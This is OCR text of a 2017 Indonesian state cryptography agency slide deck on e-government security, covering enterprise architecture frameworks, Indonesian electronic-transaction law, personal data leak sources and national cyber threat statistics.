LEMSANEG IT SECURITY ASSESSMENT

(KEAMANAN SISTEM INFORMASI)

Lembaga Sandi Negara /
Badan Siber Sandi Negara

Anggrahito, S.ST., S.T.
Sandiman Muda Dit. Pengamanan Sinyal Deputi II
Lembaga Sandi Negara


Bandung, 11 Desember 2017

CONTENTS

© 2017 BSSN All Rights Reserved

E-GOVERNANCE/E-GOVERNMENT

INFORMATION CYCLE



CLASIFICATION

E-Governance

- Government
- Citizen
- Employee
- Business

Cyber Security on E-Governance


E-Governance is the outgrowth of the efforts made by the Governments to improve relations with their Citizens. To Protect E-Governance Projects there is a need for information security best practices. Security policies, practices, and procedures must be in place as well as utilization of security technology, which help to protect e-Government Systems against attack, detect abnormal activities services

E-Government


- G to G
- C to G
- G to C
- G to E
- B to G
- G to B

ATTACK

Security Policies



Activities




Procedures

DATA SECURE

© 2017 BSSN All Rights Reserved

Sumber : Kumar D, Dr. N. Panchanatham “A Case study on Cyber Security in E-Governance“

CYBERSPACE - INTERNET OF THINGS - E-GOVERNANCE




© 2017 BSSN All Rights Reserved


CYBERSPACE ON GOVERNMENT (E-GOVERNMENT)

© 2017 BSSN All Rights Reserved

GOVERNMENT ENTERPRISE ARCHITECTURE (GEA) BASED ON SIX INTERROGATIVES




GEAF (Korea) Sumber : song, hee joon, 2006



Canada, Sumber : Weisman, 2004

Abu Dhabi IT A&S Framework, Sumber : Abu Dhabi SIC, 2013



X-GEARM (UK) Sumber : HM Government, 2012

© 2017 BSSN. All Rights Reserved

GOVERNMENT ENTERPRISE ARCHITECTURE (GEA)

Framework	Abudhabi	Australia	Canada	UK	Korea Selatan	Singapura	Mesir
What	Data	Data Architecture	Information Management Architecture	Business Information	Data	Information Architecture	Data
How	Application, Security	Application Architecture	Application Architecture, Security Architecture	Business Process	Application	Application Architecture	Function
Where	Integration, Infrastructure	Technology Architecture	Network Architecture, Platform Architecture	Infrastructure, Security, Integration	Infrastructure	Technical Architecture	Network
Who	Operation		Service	Service Management			People
When	Access & Presentation		Presentation Architecture	Channel			Time
Why	Business	Business Architecture	System Management Architecture	Strategy	Business	Business Architecture	Motivation

© 2017 BSSN All Rights Reserved

IMPLEMENTASI GEA INDONESIA

Lembaga Pemerintah	GEA	Keterangan
BPKP	(2008) BPKP-EA berbasis Zahman	Mengadopsi murni framework sulit untuk diimplementasi
	(2014) BPKP-EA berbasis Togaf 9 di modifikasi	Sedang menyusun Tata kelola, serta membutuhkan lembaga yang mengawal pelaksanaan EA
BPK	(2011) BPK EA berbasis Togaf	Mengadopsi murni framework sulit untuk diimplementasi
Kominfo	Regulasi	Pembahasan Draft Peraturan Menteri mengenai Government Enterprise Architecure

© 2017 BSSN All Rights Reserved

SOLUSI KEAMANAN TRANSAKSI ELEKTRONIK

Perlu adanya kerangka/Arsitektur untuk pelaksanaan dan pengamanan sistem elektronik, termasuk sistem elektronik pada instansi Pemerintah untuk pelayanan publik


Sesuai dengan regulasi :

- Undang-Undang No. 11/2008 tentang informasi dan Transaksi Elektronik
- Instruksi Presiden No. 3 Tahun 2003 tentang Kebijakan dan Strategi Nasional Pengembangan E-Government
- Peraturan Pemerintah No. 82/2012 tentang Penyelenggaraan Sistem dan Transaksi Elektronik

1. Memastikan tata kelola yang baik
2. Meningkatkan keamanan sistem (Confidentiality/Kerahasiaan, Integrity/Keutuhan, Availability/Ketersediaan)

© 2017 BSSN All Rights Reserved

Instruksi Presiden No. 3 Tahun 2003
Tentang Kebijakan dan Strategi Nasional
Pengembangan E-Government



© 2017 BSSN All Rights Reserved

Instruksi Presiden No. 3 Tahun 2003

Akses

Jaringan telekomunikasi, jaringan internet, dan media komunikasi lain yang dapat digunakan oleh masyarakat untuk mengakses portal pelayanan publik.

Portal Pelayanan Publik

situs-situs internet penyedia layanan publik tertentu yang mengintegrasikan proses pengolahan dan pengelolaan informasi dan dukumen elektronik di sejumlah instansi yang terkait.

Organisasi Pengelolaan dan Pengolahan Informasi

organisasi pendukung (back-office) yang mengelola, menyediakan dan mengolah transaksi informasi dan dokumen elektronik.

Infrastruktur dan Aplikasi Dasar

semua prasarana baik perangkat lunak maupun berbentuk pernagkat keras yang diperlukan untuk mendukung pengelolaan, pengolahan, transaksi dan penyaluran informasi, baik antar back office, antar portal pelayanan publik dengan back-office, maupun antara portal pelayanan publik dengan jaringan internet secara andal, aman dan terpercaya.

© 2017 BSSN All Rights Reserved

TRANSAKSI ELEKTRONIK (UU 11/2008)

a. **Dokumen Elektronik** adalah setiap informasi Elektronik yang dibuat, diteruskan. dikirimkan, diterima, atau disimpan dalam bentuk analog, digital, elektromagnetik, optikal, atau sejenisnya, yang dapat dilihat, ditampilkan, dan/atau didengar melalui Komputer atau Sistem Elektronik, termasuk tetapi tidak terbatas pada tulisan, suara, gambar, peta, rancangan, foto atau sejenisnya, huruf, tanda, angka, Kode Akses, simbol atau perforasi yang memiliki makna atau arti atau dapat dipahami oleh orang yang mampu memahaminya.
b. **Sistem Elektronik** adalah serangkaian perangkat dan prosedur elektronik yang berfungsi mempersiapkan, mengumpulkan, mengolah, menganalisis, menyimpan, menampilkan, mengumumkan, mengirimkan, dan/atau menyebarkan informasi Elektronik.
c. **Penyelenggaraan Sistem Elektronik** adalah pemanfaatan Sistem Elektronik oleh penyelenggaraan negara, Orang, Badan Usaha, dan/atau masyarakat.
d. **Transaksi Elektronik** adalah perbuatan hukum yang dilakukan dengan menggunakan Komputer, jaringan Komputer, dan/atau media elektronik lainnya

© 2017 BSSN All Rights Reserved

UU ITE PASAL 16 (1)

Sepanjang tidak ditentukan lain oleh undang-undang tersendiri, setiap Penyelenggara Sistem Elektronik wajib mengoperasikan Sistem Elektronik yang memenuhi persyaratan minimum sebagai berikut :

a. **dapat menampilkan kembali informasi Elektronik dan/atau Dokumen Elektronik secara utuh sesuai dengan masa retensi yang ditetapkan dengan Peraturan perundang-undangan;**
b. **dapat melindungi ketersediaan, keutuhan, kerahasiaan, dan keteraksesan informasi Elektronik dalam Penyelenggaraan Sistem Elektronik tersebut;**
c. **dapat beroperasi sesuai dengan prosedur atau petunjuk dalam Penyelenggaraan Sistem Elektronik tersebut;**
d. **dilengkapi dengan prosedur atau petunjuk yang diumumkan dengan bahasa, informasi, atau simbol yang dapat dipahami oleh pihak yang bersangkutan dengan Penyelenggaraan Sistem Elektronik tersebut; dan**
e. **memilki mekanisme yang berkelanjutan untuk menjaga kebaruan, kejelasan, dan kebertanggungjawaban prosedur atau petunjuk**

© 2017 BSSN All Rights Reserved

PRIVACY AND DATA SECURITY

Lemsaneg/BSSN


PERSONAL DATA LEAK INCIDENT AND MISUSE/ABUSE

Personal Data Source

Communication, service provider

Hotel, Department Store

Bank, Credit card company



Medical Institution, club

Website

Personal Data Leak

Internal staff, entrustor

Unautorized takeover using usb

Hacker

SQL Injection, Web shell Upload, URL Index Vulnerability, APT Attack

Careless Management

insufficient homepage security measures, wrong e-mail sending

Personal Data Accumulation/Trading

Online

Trading at internet cafe, free Wifi Hotel, etc

Offline

Direct sale using a storage mediate (e.g., CD)

Personal Data Misuse/Abuse

Ilegal use of registered numbers

illegal spam, malware (sms, WA, Download, etc)

Exessive TM (Planned real estate fraud, insurance, etc)

© 2017 BSSN All Rights Reserved

INDONESIAN CYBER THREAT LANDSCAPE

SUMBER HOAX

Terdapat 800.000 Situs Sumber HOAX
Sumber : Kominfo

CII INCIDENT

Hacking terhadap web Telkomsel (2017), Garuda Indonesia (2016) dan PLN (2016)

.ID WEB DEFACEMENT

84.005 website dari tahun 2008 s.d Juni 2017
sumber: zone-h.org

PENYEBARAN STUXNET

Tahun 2012 Indonesia menjadi posisi kedua negara terinfeksi Stuxnet
sumber: symantec

SERANGAN WANNACRY

1 RS Nasional Terinfeksi Malware Wannacry

INCIDENT REPORT

2016 ID SIRTII Incident Report

FIREBALL MALWARE

13,1 juta komputer indonesia terjangkit
sumber: check point

GO.ID WEB DEFACEMENT

23.980 website dari tahun 2008 s.d Juni 2017
sumber: zone-h.org

© 2017 BSSN All Rights Reserved

RISK REPORT in INDONESIAN E-GOVERNMENT (go.id)

zone-h unrestricted information

Home | News | Events | Archive | Archive | Onhold | Notify | Stats | Register | Login | search...

NOTIFIER DOMAIN go.id

Special defacements only ☑ Fulltext/Wildcard ☑ Onhold (Unpublished) only ☐

Date : ALL Apply filter

Total notifications: **23,980** of which **6,189** single ip and **17,791** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

